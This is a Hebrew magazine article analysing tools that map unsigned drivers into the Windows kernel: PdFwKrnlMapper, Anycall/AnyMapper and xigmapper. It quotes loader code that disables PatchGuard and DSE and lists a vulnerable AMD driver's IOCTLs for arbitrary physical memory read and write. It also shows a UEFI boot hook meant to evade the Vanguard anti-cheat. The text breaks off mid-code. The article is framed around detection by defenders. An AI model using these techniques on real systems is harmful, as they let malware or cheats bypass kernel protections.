Digital Whisper
Technologic Papers

הרצת קוד לא חתום בקרנל - חלק ב'

מאת שי גילת

הקדמה

לאחר כמות ביקורות חיוביות רבה על המאמר הקודם בסדרת המאמרים שאני מפרסם במגזין זה, החלטתי להמשיך את אותו קו: ניתוח תהליך ה-Manual Mapping בפתרונות שונים הקיימים בשוק. כפי שאני מקווה שזכור לכם מהמאמרים הקודמים. תהליך טעינת קוד לא חתום לקרנל נראה כך:


1. השגת יכולות כתיבה / קריאה לזכרון מערכת, בנוסף ליכולת הקצאת זכרון מערכת כלשהו שבו נוכל לאכסן את הקוד הלא חתום.
2. השגת תוכן הדרייבר הלא חתום, ביצוע שינויים הכרחיים כמו שינוי ה-imports של התוכנה שיאפשרו לה לפעול כמצופה מתוכנת PE.
3. כתיבת התוכן של הקוד הלא חתום לתוך הזכרון שהוקצה.
4. הרצת הקוד הלא חתום שקיים כרגע בזכרון מערכת.

בשלב זה, ניתן להסתכל על כל נקודה כוקטור ניטור שיכול לעזור למערכת ההפעלה או לתוכנות הגנה חיצוניות לאתר את הפעילות של התוכנה שלנו ולהבין שניסינו להשתמש במשהו לא לגיטימי ולא נתמך ע"י מערכת ההפעלה בצורה שלא אמורה לקרות.

במאמר זה נמשיך לראות איך החסרונות והיתרונות של פתרונות שונים לביצוע Manual Mapping מתבטאים בפרויקטים שונים ואיך זה יכול להיות קל/קשה יותר עבורנו כמגנים. במאמר הזה אתעמק יותר בכל driver ואראה איך אפשר למצוא את אותן חולשות בניתוח פשוט ומסודר של ה-driver.

Pdfwkrnl.sys

את המאמר הזה אתחיל עם ה-pdfwkrnl.sys driver. התוכנה הזאת הופיעה ב- AMD Radeon™ Software (Adrenalin Edition and PRO Edition) והיו בה מספר חולשות שנותנות לנו שליטה על פעולות קרנליות כגורם שלא אמורה להיות לו גישה, הפעולות כללו את zwwrite/readvirtualmemory ופעולות נוספות לקריאה/כתיבה על hardware ports:



לפני שנכנס לניתוח צריך להבין מה ההבדל בין zwvirtualwrite/readmemory לסתם פעולת memcpy שגם כן מופיעה הרבה: הפעולות ZwWriteVirtualMemory ו-ZwReadVirtualMemory הן קריאות API של Windows Kernel Mode, המשמשות לקריאה ולכתיבה בזיכרון של תהליכים אחרים. לעומתן, memcpy היא פונקציה רגילה של ספריית C, שמעתיקה זיכרון בתוך אותו תהליך בלבד.

בנוסף לכך סט הפעולות הקרנליות מבצעות בדיקות כדי להבטיח שהכתובות הן חוקיות ונמצאות במרחב הזיכרון של תהליך היעד. כמו כן, אם יש בעיה בהרשאות או בגישה, הן יחזירו שגיאה מתאימה.

מתיאור הפונקציה:

```
function ZwWriteVirtualMemory(
  ProcessHandle: HANDLE;
  BaseAddress: PVOID;
  Buffer: PVOID;
  BufferLength: ULONG;
  ReturnLength: PULONG
):NTSTATUS;
```

ניתן להבין שהשגנו גישה לפעולה הרבה יותר חזקה מהפעולות הרגילות שמבוססות על memcpy, כך יש לנו גישה ישירה לכתוב איזה וכמה זכרון שבא לנו לאן שבא לנו בזכרון של כל תהליך במערכת

כשמנתחים את ה-unsigned driver mapper ניתן לראות פעולת כניסה קצרה מאוד שכבר מראה לנו חלק מהיכולות המיוחדות של התוכנה הזו שנועדה להטעין תוכנה קרנלית לא חתומה.

פעולת הכניסה מבצעת מספר פעולות מרכזיות:

1. אתחול ה-mapper, מציאת offsets חשובים לביצוע שאר היכולות של התוכנה
2. קריאה לפעולה LoadCheatDriver() שמתחילה בהטענת ה-vulnerable driver בדרך ה"רגילה" - יצירת registry keys עבור driver service. יש לציין שלרוב תוכנות זדוניות לא ישתמשו בתוכנות כמו sc או פעולות נתמכות אחרות כדי ליצור את ה-service כדי שלא יהיה מקרה בו ינתרו את הפעילות הזדונית
3. נטרול DSE ו-PG. אלו 2 יכולות מרכזיות מאוד בתהליך, patchguard מונע מאיתנו ביצוע מניפולציות שונות על כל החלקים הקרנליים שנרצה להתעסק איתם בקונטקסט של יצירת נוזקה, ו-DSE היא הסיבה ש-manual driver mapping קיים בכלל. כמובן שניתן בקלות מאוד לנתר את השימוש ב-2 היכולות האלו מכיוון שהם כוללות פשוט שינוי של ערכים ספציפיים בזכרון של ntoskrnl.exe. בנוסף לכך נטרול מוחלט של patchguard "בזמן ריצה" הוא דבר שהרבה חוקרים ניסו לבצע אבל היה קשה מאוד לבצע ב-100 אחוז בגלל הסיבוכיות של התוכנה, ולכן זה לא ריאליסטי שאחרי זה PG לא יפעל בכלל
4. הטענה של ה-unsigned driver לזכרון באותה צורה לגיטימית, רק שפה DSE כבר כבוי ולכן הדבר לא יגרום לבעייה במערכת. חשוב לאמר שלמרות ש-DSE לא יפיל את התהליך, עדיין אפשר בקלות לנתר את פעילות ה-driver בזמן ריצה, לבדוק התנהגות חשודה ולקשר אותה לאותו service איתו יש לנו גישה מוחלטת לשלוט על ה-driver:

```
BypassStatus LoadCheatDriver(std::string DriverPath, std::string DriverServiceName,
std::string PdFwKrnlPath, std::string PdFwKrnlServiceName)
    {
        bool Status = LoadVulnurableDriver(PdFwKrnlPath, PdFwKrnlServiceName);
        if (!Status)
            return FAILED_LOADINGVULN;

        Status = DisablePG();
        if (!Status)
            return FAILED_DISABLEPG;

        Status = DisableDSE();
        if (!Status)
            return FAILED_DISABLEDSE;

        std::string DrvPath = DriverPath;
        Status = driver::load(DrvPath, DriverServiceName);
        if (Status == 0xC000010E)
            driver::unload(DriverServiceName);

        Status = driver::load(DrvPath, DriverServiceName);
        if (!Status)
            return FAILED_LOADINGCHEATDRV;

        driver::unload(PdFwKrnlServiceName);
        return SUCCESS;
    }
```

[מקור: https://github.com/i32-Sudo/PdFwKrnlMapper]

```cpp
#include <iostream>
#include <windows.h>
#include "Bypass.h"

int main() {
    std::cout << " Initializing Offsets...\n";
    Bypass::Init(); // Initialize Offsets & Cache Them
    std::cout << " Initializing Exploit and Loading Cheat Driver using PdFwKrnl...\n";
    Bypass::BypassStatus Status = Bypass::LoadCheatDriver("C:\\Driver.sys", "Driver
Service Name", "C:\\Windows\\System32\\PdFwKrnl.sys", "Vuln Service Name"); // Load
Cheat Driver & PdFwKrnl
    std::cout << " Status: " << Bypass::BypassStatusToString(Status) << std::endl;
    Sleep(5000);
    driver::unload("Driver Service Name"); // Unload Cheat Driver
    return 0;
}
```

[מקור: https://github.com/i32-Sudo/PdFwKrnlMapper]


החלטתי לעבור על דוגמא זו כי היא יחסית קלה להבנה ונותנת מבט / גישה מרעננת לתהליך הטענת תוכנה קרנלית לא חתומה. כפי שתיארתי גם כאן יש אפשרויות ניתור שונות שיכולות לעזור לנו לשלוט ברמה משמעותית על ה-driver למקרה שמזההים פעילות זדונית.

Anycall/AnyMapper

Anycall

כעת נסתכל על דוגמא יותר מעניינת בשם anycall. הדוגמא הזו נכתבה על ידי המשתמש kkent030315 ונעזרה ב- driver שנותן לנו גישה ישירה למניפולציה של זכרון פיזי, בינהם אפשרות לכתוב/לקרוא מזכרון פיזי לפי הצורך (arbitrary write/read) ובנוסף לכך הקצאת זכרון פיזי לצרכים השונים שיכולים להיות לנו.


כך נראית הרצה של Anycall:



המטרה של anycall, אחרי השגת יכולות המניפולציה של כתובות פיזיות בעזרת ה-driver, היא לסרוק את הזכרון הפיזי של ntoskrnl ובהנתן פעולת System Service מסוימת הקיימת ב-text section של הקרנל (ניתן למצוא פעולות ספציפיות דרך סריקה של הקוד של ntoskrnl.exe), למצוא את אותה פעולה בזכרון הפיזי ולבצע אליה syscall בעזרת stub הכתוב באסמבלי שנותן לנו גישה לקרוא לכל כתובת קרנלית בתור תהליך usermode בעזרת ביצוע syscall.

חשוב לאמר שבשלב זה ה-driver הוא legitimate driver שנכתב על ידי היוצר ונטען בצורה נורמלית, מה שכבר חושף אותנו לחלק מהמגבלות והמידע הרב (יחסית) שחשוף לנו עליו כפי שסקרתי במאמר הזה ובמאמר הקודם.

והינה ההסבר מעמוד הפרוייקט:



1. Allocate physical memory to user virtual memory
   - Allows user-process to manupulate arbitrary physical memory without calling APIs
2. Search entire physical memory until we found function stub to hook, in ntoskrnl.exe physical memory
3. Once the stub found, place inline-hook on the stub
   - simply jmp rax, detour address could be anything we want to invoke
4. syscall it
5. wow, we are user-mode but able to call kernel APIs

אם עקבתם עד כאן, אני מצפה שכתוצאה מנושא המאמר בהשוואה לתוכנה שסקרתי, תשאלו השאלה הבאה: מה הקשר?

יש הגיון בזה, כי הרי כל פתרון נורמלי משתמש ב-driver קיים שהוא חולשתי ולא מנהל גישה לפעולות קרנליות נכון ולא סתם driver שכתבתי והטענתי. בנוסף לכך עדיין אין פה מימוש של הטענת קוד קרנלי לא חתום לזכרון, ובאמת לפי היוצר המטרה הייתה להמחיש את ההשלכות הקשות שיכולות להיות כתוצאה מ-driver חולשתי שנותן לתהליך UM גישה ישירה למניפולציה של כתובות פיזיות.

AnyMapper

AnyMapper משתמש ביכולות ש-anycall מציג ובמקום לקרוא לכל כתובת קרנלית ולהריץ אותה כמו שהיה במקור, לשנות את המטרה למיפוי של קוד קרנלי לא חתום ולהריץ אותו.

כזכור לנו היכולות שהיה לנו גישה אליהם היו מניפולציה של כתובות פיזיות, בנוסף להקצאת זכרון פיזי בצורה חופשית:
מכאן ניתן להבין את הכיוון של ה-unsigned mapper:

1. להשתמש ב-driver להקצות זכרון פיזי עבור ה-unsigned driver
2. לבצע syscall hook בצורה דומה לדוגמא שראינו ב-anycall כדי להפנות את הקריאה להקצאה (פעולת ה-()DriverEntry או כל פעולה אחרת בתוכנה הלא חתומה)
3. קריאה ל-syscall המתאים כדי להטריג פעולה כלשהי בתוכנה שהטענו לזכרון מערכת

את הבעיות שנמצאות בדרך הזאת לביצוע unsigned driver mapping כבר סקרתי (ניתוח מבני הנתונים שמחזיקים את כל המצביעים לפעולות / התוכן של הפעולות עצמן, התנהגות מוזרה של המערכת בגלל ההוק) אך בהמשך ל-2 השאלות ששאלתי על anycall נרצה עכשיו לראות על מה מתבססות אותם יכולות מניפולציה של זכרון פיזי.

באופן מבאס טיפה הכותב נשאר תלוי ב-signed driver. שכפי שתיארתי כבר יש מיליון ואחת דרכים לזהות ולנתר את הפעילות שלו, אבל בגלל שזה לא כזה שונה מדוגמא ריאליסטית אחרת אני אדגים איך ניתן להשתמש ב-vulnerable driver אחר למען המטרה שלנו ואראה דוגמא שמימשת בעצמי כדי להמחיש את הנושא. ה-driver שהשתמשתי בו לחולשה הוא חלק מה- ADM Radion Graphics Driver Suite ומחיפוש באינטרנט נראה שכבר נמצאו בו בעבר לא מעט פגיעויות.

בין היתר, נמצאו בו מספר בעיות הקשורות להקצאת זכרון פיזי לפי בקשה של תהליך UM ואפילו כתיבה/קריאה של 4 בתים בפעם לכתובת פיזית arbitrary-ית. ניתן לראות שגם driver של חברה כזו גדולה יכול להיות כתוב בצורה נוראית.

הינה ניתוח שלו: ה-driver מאוד straight forward ולכן לא אתעכב על הפרטים הקטנים. מי שרוצה ללמוד עוד על הנדסה לאחור וחיפוש חולשות ב-Windows Drivers יכול להסתכל על המאמרים הקודמים שלי שמתעדים את מבנה התוכנה ותהליך ההנדסה לאחור בצורה מפורטת מאוד (קישור לרשימת המאמרים מצורפת בסוף המאמר).

פעולת הכניסה פשוטה מאוד ועושה את המינימום האפשרי, לכן נלך ישר לפעולת ה-DeviceControl:

```
CurrentStackLocation = UserIrp->Tail.Overlay.CurrentStackLocation;
UserIrp->IoStatus.Information = 0i64;
UserIrp->IoStatus.Status = 0;
InputSize = CurrentStackLocation->Parameters.Create.Options;
MasterIrp = (PHYSICAL_ADDRESS *)UserIrp->AssociatedIrp.MasterIrp;
if ( CurrentStackLocation->MajorFunction == 14 )
{                                       // Gets here anywhere, dispatch is only for 14
  switch ( CurrentStackLocation->Parameters.Read.ByteOffset.LowPart )
  {
    case 0x80002000:
      if ( InputSize != 16 )
        goto InvalidParameterLabel;
      IoSpaceOfAddress = MmMapIoSpace(*MasterIrp, MasterIrp[1].LowPart, MmNonCached);
      IoSpaceForFreeing = IoSpaceOfAddress;
      if ( !IoSpaceOfAddress )
        goto InsufficientResourcesLabel;
      MdlOfProvidedPhysAddress = IoAllocateMdl(IoSpaceOfAddress, MasterIrp[1].LowPart, 0, 0, 0i64);
      TempMdlOfProvidedPhysAddress = MdlOfProvidedPhysAddress;
      if ( !MdlOfProvidedPhysAddress )
        goto UnmapAndInsufficient;
      MmBuildMdlForNonPagedPool(MdlOfProvidedPhysAddress);
      v10 = (DWORD *)MmMapLockedPages(TempMdlOfProvidedPhysAddress, 0);
      MasterIrp->LowPart = *v10;
```

ניתן לראות כבר את חולשה מספר אחת במקרה הראשון ב-switchcase. הפעולה מקבלת 16 בתים של קלט, מתוכם 8 בתים ראשונים לכתובת פיזית ארביטררית ועוד 4 בתים לגודל מסוים. לאחר מכן הפעולה מבצעת מיפוי של הזכרון הפיזי בטווח הנ"ל לזכרון מערכת וירטואלי, יוצרת MDL, נועלת את הזכרון כך שלא יושפע משאר המערכת וקוראת ממנו ערך של DWORD 4 בתים (קריאה ארביטררית מכל כתובת פיזית):

```
      MmUnmapLockedPages(v10, TempMdlOfProvidedPhysAddress);
      IoFreeMdl(TempMdlOfProvidedPhysAddress);
      ProvidedRangeSize = MasterIrp[1].LowPart;
      goto UnmapAndSuccess;                 // DONE :)
    case 0x80002004:
      if ( InputSize != 16 )
        goto InvalidParameterLabel;
      v12 = MmMapIoSpace(*MasterIrp, 4ui64, MmNonCached);
      IoSpaceForFreeing = v12;
      if ( !v12 )
        goto InsufficientResourcesLabel;
      v13 = IoAllocateMdl(v12, MasterIrp[1].LowPart, 0, 0, 0i64);
      v14 = v13;
      if ( v13 )
      {
        MmBuildMdlForNonPagedPool(v13);
        v15 = MmMapLockedPages(v14, 0);
        *v15 = MasterIrp[1].HighPart;
        MmUnmapLockedPages(v15, v14);
        IoFreeMdl(v14);
        ProvidedRangeSize = 4i64;
UnmapAndSuccess:
        MmUnmapIoSpace(IoSpaceForFreeing, ProvidedRangeSize);
        UserIrp->IoStatus.Information = 4i64;
```

מקרה 2 ממש דומה למקרה אחד, מקבל טווח כתובות פיזיות, ממפה לזכרון וירטואלי ונועל, רק שכאן הפעולה מקבלת עוד 4 בתים של קלט וכותבת אותם בסוף לכתובת הפיזית שסופקה - arbitrary write של 4 בתים לתוך כל כתובת פיזית שאני רוצה:

```
        }
        else
        {
UnmapAndInsufficient:
          MmUnmapIoSpace(IoSpaceForFreeing, MasterIrp[1].LowPart);
InsufficientResourcesLabel:
          UserIrp->IoStatus.Status = 0xC000009A;// STATUS_INSUFFICIENT_RESOURCES
        }
        break;                                  // DONE :)
      case 0x80002008:
        if ( InputSize != 12 || MasterIrp->HighPart != 4 )
          goto InvalidParameterLabel;
        v16 = __indword(MasterIrp->LowPart);
        MasterIrp[1].LowPart = v16;
        UserIrp->IoStatus.Information = 4i64;
        break;                                  // DONE :)
      case 0x8000200C:
        if ( InputSize != 12 || MasterIrp->HighPart != 4 )
          goto InvalidParameterLabel;
        __outdword(MasterIrp->LowPart, MasterIrp[1].LowPart);
        UserIrp->IoStatus.Information = 4i64;
        break;                                  // DONE :)
      case 0x80002010:
        MasterIrp[1].QuadPart = 0i64;
```

2 המקרים הבאים פחות רלוונטיים למטרת המחקר שלנו, אך עדיין משמעותיים. ניתן לראות פה שבפשטות מאוד ניתנת לנו גישה לכתוב/לקרוא ערך של 4 בתים מתוך/לתוך איזה hardware port שאנחנו רוצים. לחולשה זו יכולה להיות השלכות קריטיות מאוד על המערכת שהסברתי במאמרים הקודמים שלי:

```
        MasterIrp[2].QuadPart = 0i64;
        if ( InputSize != 48 )
          goto InvalidParameterLabel;
        ContiguousMemorySpecifyCache = MmAllocateContiguousMemorySpecifyCache(
                                         MasterIrp->LowPart,
                                         0i64,
                                         (PHYSICAL_ADDRESS)0xFFFFFFFFFFi64,
                                         0i64,
                                         MmNonCached);
        v18.QuadPart = (LONGLONG)ContiguousMemorySpecifyCache;
        if ( !ContiguousMemorySpecifyCache )
          goto InsufficientResourcesLabel;
        PhysicalAddress = MmGetPhysicalAddress(ContiguousMemorySpecifyCache);
        if ( !PhysicalAddress.LowPart )
          goto InsufficientResourcesLabel;
        MasterIrp[1] = PhysicalAddress;
        MasterIrp[2] = v18;
        UserIrp->IoStatus.Information = 48i64;
        break;                                  // DONE :)
      case 0x80002014:
        if ( InputSize != 48 )
          goto InvalidParameterLabel;
        ((void (__fastcall *)(_QWORD, _QWORD, _QWORD))sub_1400016C0)(
          (PHYSICAL_ADDRESS)MasterIrp[2].QuadPart,
```

הפעולה הבאה מעניינת לנו אפילו יותר. הפעולה מקבלת גודל של 4 בתים ומקצה כמות מתאימה של contiguous memory - מרחב כתובות פיזיות שיהיה רציף לאורך המערכת בוודאות. הפעולה מחזירה

כתובת וירטואלית של בסיס האלוקציה אך במקרה זה ניתן לראות שהעבודה שלנו קלה ושמחזירים לנו את הכתובת הפיזית של האלוקציה:

```
        (PHYSICAL_ADDRESS)MasterIrp[3].QuadPart,
        MasterIrp[5].LowPart);
      UserIrp->IoStatus.Information = 48i64;
      break;
    case 0x80002018:
      if ( InputSize != 48 )
        goto InvalidParameterLabel;
      QuadPart = (void *)MasterIrp[2].QuadPart;
      if ( QuadPart )
      {
        MmFreeContiguousMemory(QuadPart);
        MasterIrp[2].QuadPart = 0i64;
      }
      UserIrp->IoStatus.Information = 48i64;
      break;                                    // DONE :)
```

ניתן לראות שהפעולה הזו נוצרה בהתאמה לקודמת, מה שהיא עושה זה לקבל כתובת בסיס של אותה אלוקציה ולשחרר אותה עם הפעולה המתאימה. מכאן יש לנו פרימיטיב הקצאת זכרון מלא ועוצמתי:

```
    case 0x8000201C:
      if ( InputSize != 56 )
        goto InvalidParameterLabel;
      PhysicalAddress_1 = MasterIrp[1];
      if ( !PhysicalAddress_1.QuadPart )
        goto InvalidParameterLabel;
      IoSpace = MmMapIoSpace(PhysicalAddress_1, MasterIrp->LowPart, MmNonCached);
      if ( !IoSpace )
        goto InsufficientResourcesLabel;
```

הפעולה הבאה גם קצרה, והיא פשוט מקבלת מרחב כתובות פיזיות וממפה אותם לזכרון מערכת וירטואלי, כאילו שכבר אין לנו מספיק שליטה על המערכת:

```
      MasterIrp[5].QuadPart = (LONGLONG)IoSpace;
      UserIrp->IoStatus.Information = 56i64;
      break;                                    // DONE :)
    case 0x80002020:
      if ( InputSize != 56 )
        goto InvalidParameterLabel;
      ((void (__fastcall *)(_QWORD, _QWORD, _QWORD))sub_1400016C0)(
        (PHYSICAL_ADDRESS)MasterIrp[5].QuadPart,
        (PHYSICAL_ADDRESS)MasterIrp[3].QuadPart,
        MasterIrp[6].LowPart);
      UserIrp->IoStatus.Information = 56i64;
      break;
    case 0x80002024:
      if ( InputSize != 56 )
        goto InvalidParameterLabel;
      v23 = (void *)MasterIrp[5].QuadPart;
      if ( v23 )
      {
        MmUnmapIoSpace(v23, MasterIrp->LowPart);
        UserIrp->IoStatus.Information = 56i64;
        MasterIrp[5].QuadPart = 0i64;
      }
      break;                                    // DONE :)
    case 0x80002028:
```

לא הרגשתי צורך להכנס לפעולה הראשונה מהשתיים, אבל ניתן לראות בבירור שהפעולה השנייה באה בהתאמה לפעולה הקודמת - סגירת המיפוי של מרחב הכתובות הפיזיות.

לסיכום של הניתוח:

1. יש לנו אפשרות כתיבה/קריאה ארביטררית לאיזה כתובת פיזית שנרצה, כל פעם נוכל לכתוב 4 בתים
2. יש לנו אפשרות אלוקציה/שחרור זכרון contiguous , כלומר זכרון פיזי מובטח שיהיה שמור לנו ויהיה מאוכסן פיזית באותה צורה בה אנחנו רואים אותו, כלומר רציפה
3. יש לנו אפשרות להשפיע על עוד דברים כמו כתיבה/קריאה על hardware ports או מיפוי חופשי של זכרון פיזי לזכרון מערכת וירטואלי, אך הפרימיטיבים האלה פחות רלוונטיים לדוגמא שלנו

עבור הדוגמא לא מימשתי mapper שלם אך הראתי איך ניתן להשתמש באותו driver למימוש החלק החסר ב-anymapper. בדוגמא שניתן לראות הטענתי תוכנת exe לזכרון פיזי במערכת (בלי להריץ כמובן). הוספתי בתחתית המאמר את הקישור לעמוד גיטהאב עם הקוד, בנוסף לסרטון ההדגמה של ה-driver

xigmapper

חשוב לציין שכפי שציינתי במאמר הקודם, יש חלק משמעותי לתהליך ה-unsigned driver mapping בכל מה שקשור ל-game cheats. האנטי וירוסים של משחקים שונים הופכים להיות יותר ויותר מתוחכמים ולכן השימוש ב-bypass קרנלי הולך ועולה, במיוחד בגלל היכולות הרבות שיש לתוכנה קרנלית בהשפעה על המערכת.

מכאן ניתן לראות שמספר מה-mappers פחות יתעסקו בהסוואה עצמית והגנה כללית בפני זיהוי, אלא הגנה על ה-bypass כנגד האנטי-צ'יטים הספציפיים למשחק, כגון vanguard, easy anti cheat ועוד

Vanguard (האנטי-צ'יט של המשחק המוכר valorant) מוכר בקהילות של game hacking כתוכנת הגנה קשה למעקף. אני לא אכנס לניתוח של התוכנה (אולי במאמר אחר), אך אני הולך לנתח את xigmapper, תוכנה למיפוי תוכנות קרנליות לא חתומות שבא למנוע מזיהוי על ידי vanguard.

תהליך ה-hooking בעליית המערכת

בתמונה הבאה בדיוק איפה אנחנו נוכל להכנס בתהליך עליית המערכת:

```
IoInitSystem      IoInitSystem    proc near               ; CODE XREF: Phase1Initialization+36↑p
IoInitSystem                                              ; DATA XREF: .rdata:000000014009FE04↑o ...
IoInitSystem
IoInitSystem      arg_8           = qword ptr  10h
IoInitSystem
IoInitSystem      ; FUNCTION CHUNK AT INIT:0000000140A80064 SIZE 00000030 BYTES
IoInitSystem
IoInitSystem                      sub     rsp, 28h
IoInitSystem+4                    lea     rax, IopInitFailCode
IoInitSystem+B                    mov     [rsp+28h+arg_8], rax
IoInitSystem+10                   call    IoInitSystemPreDrivers
IoInitSystem+15                   test    al, al
IoInitSystem+17                   jz      loc_140A80078
IoInitSystem+1D                   call    cs:__imp_WerLiveKernelInitSystem
IoInitSystem+24                   nop     dword ptr [rax+rax+00h]
IoInitSystem+29                   call    IopInitializeSystemDrivers
IoInitSystem+2E                   test    eax, eax
IoInitSystem+30                   jz      loc_140A8007F
IoInitSystem+36                   cmp     cs:PnpBootOptions, 0
IoInitSystem+3D                   jz      short loc_140A48A01
IoInitSystem+3F
IoInitSystem+3F   loc_140A489EB:                          ; CODE XREF: IoInitSystem+5A↓j
IoInitSystem+3F                   cmp     cs:ViVerifierEnabled, 0
IoInitSystem+46                   jnz     short loc_140A48A08
IoInitSystem+48
IoInitSystem+48   loc_140A489F4:                          ; CODE XREF: IoInitSystem+63↓j
IoInitSystem+48                   call    IopRegistryInitializeCallbacks
IoInitSystem+4D                   mov     al, 1
IoInitSystem+4F
IoInitSystem+4F   loc_140A489FB:                          ; CODE XREF: IoInitSystem+376CE↓j
IoInitSystem+4F                   add     rsp, 28h
IoInitSystem+53                   retn
```

התמונה נלקחה מהקוד של ntoskrnl.exe והיא מראה שבעצם בעזרת xigmapper נוכל להכנס בדיוק אחרי שכל ה-drivers הבסיסיים ביותר במערכת הוטענו לזכרון אך לפני boot-start drivers אחרים כגון vanguard.sys (כדי לאתר צ'יטים רגילים הכותבים של ואנגארד השיגו חתימה ל-driver ממייקרוסופט והפכו אותו ל-bootstart driver כדי שיעלה הרבה לפני רוב הנוזקות הקרנליות יוכל לזהות אותם).

החיסרון היחיד של התהליך הזה הוא שנהיה חייבים לכבות את secure boot, הרי אנחנו עושים hook באמצע אתחול של חלקים קריטיים במערכת והמשך הפעילות תגרום ככל הנראה ל-BSoD:

```
// Retpoline kicks in after SetVirtualAddressMap, so we cannot hook anywhere that calls
into a dll import. Also we need to do the thunk in order to preserve 16-byte stack
alignment
VOID Hook_IoInitSystem(UINT8* _ioInitSystem, VOID* func)
{
    Copy_Memory(&ioinitsystem_old_bytes, _ioInitSystem, 23);

    gRT->ConvertPointer(EFI_OPTIONAL_PTR, &func);

    static UINT8 bytecode_template[] =
